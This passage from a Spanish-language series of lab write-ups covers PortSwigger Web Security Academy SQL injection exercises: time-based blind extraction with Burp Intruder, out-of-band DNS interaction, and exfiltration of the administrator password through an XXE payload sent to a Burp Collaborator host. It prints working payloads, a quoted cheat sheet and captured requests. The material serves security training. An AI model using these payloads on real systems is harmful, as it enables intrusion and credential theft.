1 GET / HTTP/2
2 Host: 0ab000f8038ab262809912e700040016.web-security-academy.net
3 Cookie: TrackingId=rqgTP4zaMlvX5ik3'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--; session=KHhYNAR5Ydfs4Bywpn65PSJvi5DBqpb2
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: es-ES,es;q=0.9,en-US;q=0.8,en;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15
16
17
18
19

```

Res

Prett

1 H
2 C
3 X
4 C
5
6 <
7 <
8
9
10
11
12
13
14
15
16
17
18
19

Paso 12: Enviamos esta nueva petición al Intruder para ejecutar un ataque tipo "Cluster Bomb", el cual nos permitirá iterar sobre cada posición y carácter.

Target ☒ Update Host header to match target

Positions

```
GET / HTTP/2
Host: 0ab000f8038ab262809912e700040016.web-security-academy.net
Cookie: TrackingId=
rqqTP4zaMlvX5ik3'43BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='Sa$')+THEN+pg_sleep(4)+EL
SE+pg_sleep(0)+END+FROM+users--; session=JHhYNAR5Ydfs4Byvnp65PSJvi5DBqpbC
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.9,en-US;q=0.8,en;q=0.7
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Paso 13: Configuramos dos *payloads*: el primero actuará como un contador para la posición (del 1 al 20) y el segundo realizará fuerza bruta probando cada posible carácter en esa posición.

Payloads

Payload position:

Payload type:

Payload count: 36

Request count: 36

Payload configuration 

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set:

Min length:

Max length:

Payload processing 

You can define rules to perform various processing tasks on each payload before it is used.

Add	☐ Enabled	Rule
Edit		
Remove		

Paso 14: En la pestaña "Resource pool", configuramos un máximo de 1 solicitud concurrente (Maximum concurrent requests: 1). Esto es vital para evitar falsos positivos en ataques basados en tiempo.

Resource pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

☒ Use existing resource pool

Selected	Resource pool	Concurrent requests	Request delay	Randor
☐	Default resource pool	10		
☒	Custom resource pool 1	1		

Paso 15: Asignamos los marcadores de posición (\$) en la consulta: el primero en el número de posición del SUBSTRING y el segundo en la letra a comparar, y comenzamos el ataque.

Target ☒ Update Host header to match target

Positions

```
1 GET / HTTP/2
2 Host: 0ab000f8038ab262809912e700040016.web-security-academy.net
3 Cookie: TrackingId=
  rqqTP4zaMlvX5ik3'43BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,$1$,1)='Sa$')+THEN+pg_sleep(5)+
  ELSE+pg_sleep(0)+END+FROM+users--; session=KGBhYMAR5Ydfs4Byvvn65PSJvi5DBqpb2
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: es-ES;q=0.9,en-US;q=0.8,en;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15
```

Paso 16: Al concluir el ataque, ordenamos los resultados por la columna "Response received" (tiempo de respuesta), enfocándonos en las peticiones que tardaron más de 5000 milisegundos.

▼ Capture filter: Capturing all items

▼ View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response re...	Error	Timeout	Length
499	19	y	200	5965			11670
242	2	m	200	5456			11670
195	15	j	200	5444			11670
10	10	a	200	5421			11670
381	1	t	200	5376			11670
209	9	k	200	5371			11670
513	13	z	200	5360			11670
46	6	c	200	5359			11670
612	12	4	200	5356			11670
577	17	2	200	5338			11670
540	20	0	200	5333			11670
636	16	5	200	5320			11670
288	8	o	200	5317			11670
243	3	m	200	5292			11670
107	7	f	200	5283			11670
445	5	w	200	5283			11670
211	11	k	200	5280			11670
284	4	o	200	5239			11670
254	14	m	200	5226			11670
218	18	k	200	5202			11670
62	2	d	200	4553			11670

Paso 17: Recopilamos los caracteres correspondientes a las posiciones que dieron positivo (retraso largo), obteniendo la contraseña completa: tmmowcfokak4zmj52ky0.

Paso 18: Regresamos al navegador, ingresamos a la sección "My account", utilizamos el usuario administrador y la contraseña extraída. Accedemos exitosamente, concluyendo el laboratorio.

Gmail YouTube Maps D: ¿Cómo Sumar Ve... Matemáticas Online...



Blind SQL injection with time delays and information retrieval

Back to lab description >>

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

16. Lab: Blind SQL injection with out-of-band interaction.

Nivel: Intermedio (Practitioner).


Tipo de SQLi: inyección SQL fuera de banda.

Objetivo: Explotar una vulnerabilidad de inyección SQL en una cookie de seguimiento, causando una búsqueda DNS en Burp Collaborator.

Vulnerabilidad: Cookie de Rastreo; Puede modificarse cambiándola por una carga útil, la cual es una mezcla en la inyección SQL con una técnica XXE (XAML External Entity) que activa una interacción con el servidor Burp Collaborator. Esta técnica aprovecha configuraciones débiles en los analizadores XML para leer archivos locales, realizar peticiones a redes internas o ejecutar código.


Procedimiento:

Antes de comenzar se avisa que para esta práctica es necesario utilizar la versión profesional de Burpsuit.




Se envían todas las solicitudes HTTP que realiza el navegador.

Posterior se manda al Repeater la solicitud HTTP de la página de inicio del sitio. En el repeater se observa la respuesta del sitio al enviar dicha solicitud. En cookies se encuentra el tracking_id, la vulnerabilidad que tenemos a la mano para poder explotar el sitio.



Posteriormente, se genera un “Burp Collaborator Client”. La herramienta principal para este laboratorio. Un subdominio específico del colaborador, este permite detectar vulnerabilidades que no devuelven una respuesta directa en el sitio web.



Esto genera un subdominio único del Burp Colaborator Client, el cual nos servirá más tarde para obtener el resultado de la búsqueda DNS. Con la herramienta el subdominio se sondea para confirmar que la búsqueda DNS se haya realizado.

Pista de la actividad.

Hint



You can find some useful payloads on our [SQL injection cheat sheet](#).

Nos sugiere indagar en el “acordeón” de inyección SQL.

La parte que nos interesa es la sección de búsqueda DNS

DNS lookup

You can cause the database to perform a DNS lookup to an external domain. To do this, you will need to use [Burp Collaborator](#) to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to confirm that a DNS lookup occurred.

(XXE) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:

Oracle

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-
SUBDOMAIN/"> %remote;]>'), '/1') FROM dual
```

The following technique works on fully patched Oracle installations, but requires elevated privileges:

Microsoft

```
SELECT UTL_INADDR.get_host_address('BURP-COLLABORATOR-SUBDOMAIN')
```

PostgreSQL

```
exec master..xp_dirtree '//BURP-COLLABORATOR-SUBDOMAIN/a'
```

MySQL

```
copy (SELECT '') to program 'nslookup BURP-COLLABORATOR-SUBDOMAIN'
```

The following techniques work on Windows only:

MySQL

```
LOAD_FILE ('\\\\\\BURP-COLLABORATOR-SUBDOMAIN\\a')
```

```
SELECT ... INTO OUTFILE '\\\\\\BURP-COLLABORATOR-SUBDOMAIN\\a'
```

El XXE que nos interesa en este caso es de la versión para bases de datos de Oracle. Existen dos versiones este, uno para versiones aún sin parchar y otro para versiones parchadas, pero este requiere tener privilegios elevados para realizarse.

```
|| (SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://cgwihhkm49dt3sgk9lufyyb6mxsngc.burpcollaborator.net/"> %remote;]>'), '/l') FROM dual)) I
```

Esta es la carga útil que mezclaremos con la consulta de la cookie de rastreo. Incluyendo el subdominio generado. Con este, el servidor de la base de datos se ve obligado a una petición DNS y HTTP hacia nuestro subdominio.

La función del payload no es “tomar información” si no actuar como un radar, forzando a la base de datos a llamar al servidor.



```
1 GET / HTTP/1.1
2 Host:
  ac3elf9cle09e8d5806e7cle00b200ff.web-security-academy.net
3 Cookie: TrackingId=pdGopzQ8KNDy6mCB' ||
  (SELECT extractvalue(xmltype('<?xml
  version="1.0" encoding="UTF-8"?><!DOCTYPE
  root [ <!ENTITY % remote SYSTEM
  "http://cgwihhkm49dt3sgk9lufyyb6mxsngc.burp
  collaborator.net/"> %remote;]>'), '/l') FROM
  dual)-- session-
  cAyvvnJAQICmiuqlwqse23XjRSGkhnfOW
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
```

Se le agrega la comilla simple para cerrar la cadena de texto original de la cookie de seguimiento. Lo que podría ser una consulta similar a esta:

SELECT tracking_id FROM analytics WHERE tracking_id = “cadena de la cookie”.

Al colocar la comilla al principio del payload cierra el valor de la cookie, preparando la consulta para inyectar el código malicioso.

Posterior a esto utilizamos el operador OR que sirve para concatenación, uniendo el resultado de la consulta original con el de la consulta inyectada.

Al enviar la petición en el Repeater, sondeamos las interacciones que ha tenido el subdominio y se encuentra lo siguiente:

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

# ^	Time	Type	Payload	Comment
1	2021-Jun-27 00:32:52 UTC	DNS	cgwihkkm49dt3sgk9lufyyb6mxsngc	
2	2021-Jun-27 00:32:52 UTC	HTTP	cgwihkkm49dt3sgk9lufyyb6mxsngc	
3	2021-Jun-27 00:32:52 UTC	DNS	cgwihkkm49dt3sgk9lufyyb6mxsngc	
4	2021-Jun-27 00:32:52 UTC	DNS	cgwihkkm49dt3sgk9lufyyb6mxsngc	
5	2021-Jun-27 00:32:52 UTC	DNS	cgwihkkm49dt3sgk9lufyyb6mxsngc	

Description

DNS query

The Collaborator server received a DNS lookup of type AAAA for the domain name **cgwihkkm49dt3sgk9lufyyb6mxsngc.burpcollaborator.net**.

The lookup was received from IP address 3.251.104.205 at 2021-Jun-27 00:32:52 UTC.

Por el nombre del dominio y el IP corroboramos que se logró realizar la búsqueda con éxito. Lo que muestra que el laboratorio ha sido completado.

WebSecurity Academy

Blind SQL injection with out-of-band interaction

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

[Home](#) | [My account](#)

WE LIKE TO SHOP

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Lifestyle](#) [Pets](#) [Tech gifts](#)



Giant Pillow Thing

★★★★★ \$16.37

View details



ZZZZZZ Bed - Your New Home Office

★★★★★ \$37.22

View details



Cheshire Cat Grin

★★★★★ \$53.66

View details



Six Pack Beer Belt


★★★★★ \$78.26

View details

Nivel: Intermedio (Practitioner).

Objetivo: Explotar una vulnerabilidad de inyección SQL en una cookie de seguimiento, ahora con exfiltración de información, obteniendo claves de acceso del administrador.

A agregar el sitio web al proxy y tomar la solicitud del sitio principal. Obtenemos el siguiente resultado en el Repetidor. EL sitio funciona correctamente.



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

# ^	Time	Type	Payload	Comment

DNS lookup with data exfiltration

Database	SQL
Oracle	<pre>SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://' (SELECT YOUR-QUERY-HERE) '.BURP- COLLABORATOR-SUBDOMAIN/"> %remote;]>'),' /l') FROM dual</pre>
Microsoft	<pre>declare @p varchar(1024);set @p=(SELECT YOUR-QUERY- HERE);exec('master..xp_dirtree '"/'+@p+'.BURP-COLLABORATOR-SUBDOMAIN/a'') create OR replace function f() returns void as \$\$ declare c text; declare p text; begin SELECT into p (SELECT YOUR-QUERY-HERE); </pre>
PostgreSQL	<pre>c := 'copy (SELECT '') to program 'nslookup ' p '.BURP-COLLABORATOR- SUBDOMAIN'''; execute c; END; \$\$ language plpgsql security definer; SELECT f();</pre>
MySQL	The following technique works on Windows only: <pre>SELECT YOUR-QUERY-HERE INTO OUTFILE '\\\\BURP-COLLABORATOR-SUBDOMAIN\\a'</pre>

Como se ve, la carga útil nos permite realizar cualquier consulta que se nos ocurra.

```
' || (SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT password from users where username='administrator')||'.akyjt827n6zbq7z8zvtfg6bft6zwnl.burpcollaborator.net/'> %remote;]>'), '/l') FROM dual))--
```

Lo que buscamos es obtener la contraseña del usuario administrador por lo que se modifica la consulta para buscarlo.

```
GET / HTTP/1.1
Host:
aceelf2f1e20e8ad80747f2900b4005a.web-security-academy.net
Cookie: TrackingId=
dfdpajACewRFSvay'+||+(SELECT+extractvalue(xmltype('<?xml version=
%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[<!ENTITY+%25remote+SYSTEM+"http%3a//'+||+(SELECT+password+from+users+where+username%3d'administrator')||'.akyjt827n6zbq7z8zvtfg6bft6zwnl.burpcollaborator.net/'>+%25remote%3b]>'), '/l')+FROM+dual)--; session=
xrbb9QNukAnnfdUv383nvZNoi6OftadX
```

Realizamos la inyección de SQL en la cookie. Nótese el uso de los caracteres +||+, que funcionan como sintaxis de concatenación de cadenas en Oracle.

Generate Collaborator payloads

Number to generate: ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

# ^	Time	Type	Payload	Comment
1	2021-Jun-27 00:52:09 UTC	DNS	akyjt827n6zbq7z8zvtfg6bft6zwnl	
2	2021-Jun-27 00:52:09 UTC	DNS	akyjt827n6zbq7z8zvtfg6bft6zwnl	
3	2021-Jun-27 00:52:09 UTC	DNS	akyjt827n6zbq7z8zvtfg6bft6zwnl	
4	2021-Jun-27 00:52:09 UTC	DNS	akyjt827n6zbq7z8zvtfg6bft6zwnl	
5	2021-Jun-27 00:52:09 UTC	HTTP	akyjt827n6zbq7z8zvtfg6bft6zwnl	

Description	DNS query
The Collaborator server received a DNS lookup of type A for the domain name Ofpkzao19uq428v3bbde.akyjt827n6zbq7z8zvtfg6bft6zwnl.burpcollaborator.net. The lookup was received from IP address 3.248.180.96 at 2021-Jun-27 00:52:09 UTC.	

Al sondear nuestro subdominio obtenemos la clave del administrador concatenada al resultado de la cookie.

Intentamos entrar con la contraseña que obtuvimos con el usuario administrador debe dejarnos entrar.

Login

Username

administrator

Password

.....

Log in

Como resultado, se nos permite entrar al sitio como administrador, terminando el laboratorio con éxito.

AWAE - Advanced We... My Clients Control Pan...

WebSecurity Academy

Blind SQL injection with out-of-band data exfiltration

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email

18. Lab: SQL injection with filter bypass via XML encoding

Nivel: PRACTITIONER

Tipo de SQLi:

SQL Injection basada en UNION con bypass de filtros mediante codificación XML.

Objetivo:

Explotar la vulnerabilidad de inyección SQL en la función de verificación de stock para obtener datos de otras tablas de la base de datos, específicamente recuperar el usuario y contraseña del administrador, y posteriormente iniciar sesión con esas credenciales.

Vulnerabilidad:

La aplicación web presenta una vulnerabilidad de inyección SQL en la función que consulta el stock de productos.


Los datos enviados por el usuario se insertan directamente en una consulta SQL sin una validación o sanitización adecuada. Además, la aplicación devuelve los resultados de la consulta en la respuesta HTTP, lo que permite utilizar ataques UNION SELECT para acceder a información de otras tablas.

El laboratorio incluye un filtro que bloquea ciertos caracteres, sin embargo este filtro puede ser evadido utilizando codificación XML, lo que permite inyectar consultas SQL de forma indirecta.


La base de datos contiene una tabla llamada users, la cual almacena los nombres de usuario y contraseñas de los usuarios registrados, incluyendo al usuario administrator.

Procedimiento


1. Abrimos Burp Suite Community Edition ya previamente instalado. Damos click en siguiente y Start up





2. Nos vamos a Proxy y open browser



3. Pegamos la URL del laboratorio en la nueva ventana



4. Click derecho y send to repeater



Análisis: Enviamos la petición al Repeater. Observamos que los datos se envían en una estructura XML:

<stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>.

SendCancel<>

Target: https://0ab600cc030b88418052c609006c00b0.web-security-academy.net

Request

PrettyRawHexHackvortor

1

POST /product/stock HTTP/2

2

Host: 0ab600cc030b88418052c609006c00b0.web-security-academy.net

3

Cookie: session=KHnigaJUio9ulAQ4i4YjqT5bOlm9WkRH

4

Content-Length: 126

5

Sec-Ch-Ua: "Chromium";v="119", "Not?A Brand";v="24"

6

Sec-Ch-Ua-Platform: "Windows"

7

Sec-Ch-Ua-Mobile: ?0

8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36

9

Content-Type: application/xml

10

Accept: */*

11

Origin: https://0ab600cc030b88418052c609006c00b0.web-security-academy.net

12

Sec-Fetch-Site: same-origin

13

Sec-Fetch-Mode: cors

14

Sec-Fetch-Dest: empty

15

Referer: https://0ab600cc030b88418052c609006c00b0.web-security-academy.net/product?productId=1

16

Accept-Encoding: gzip, deflate, br

17

Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7

18

Priority: u=1, i

19

20

<?xml version="1.0" encoding="UTF-8"?><stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>

Response

PrettyRawHex

1

HTTP/2 403 Forbidden

2

Content-Type: application/json; charset=utf-8

3

X-Frame-Options: SAMEORIGIN

4

Content-Length: 17

5

6

"Attack detected"

Inspector

Request attributes2


Request query parameters0

Request cookies1

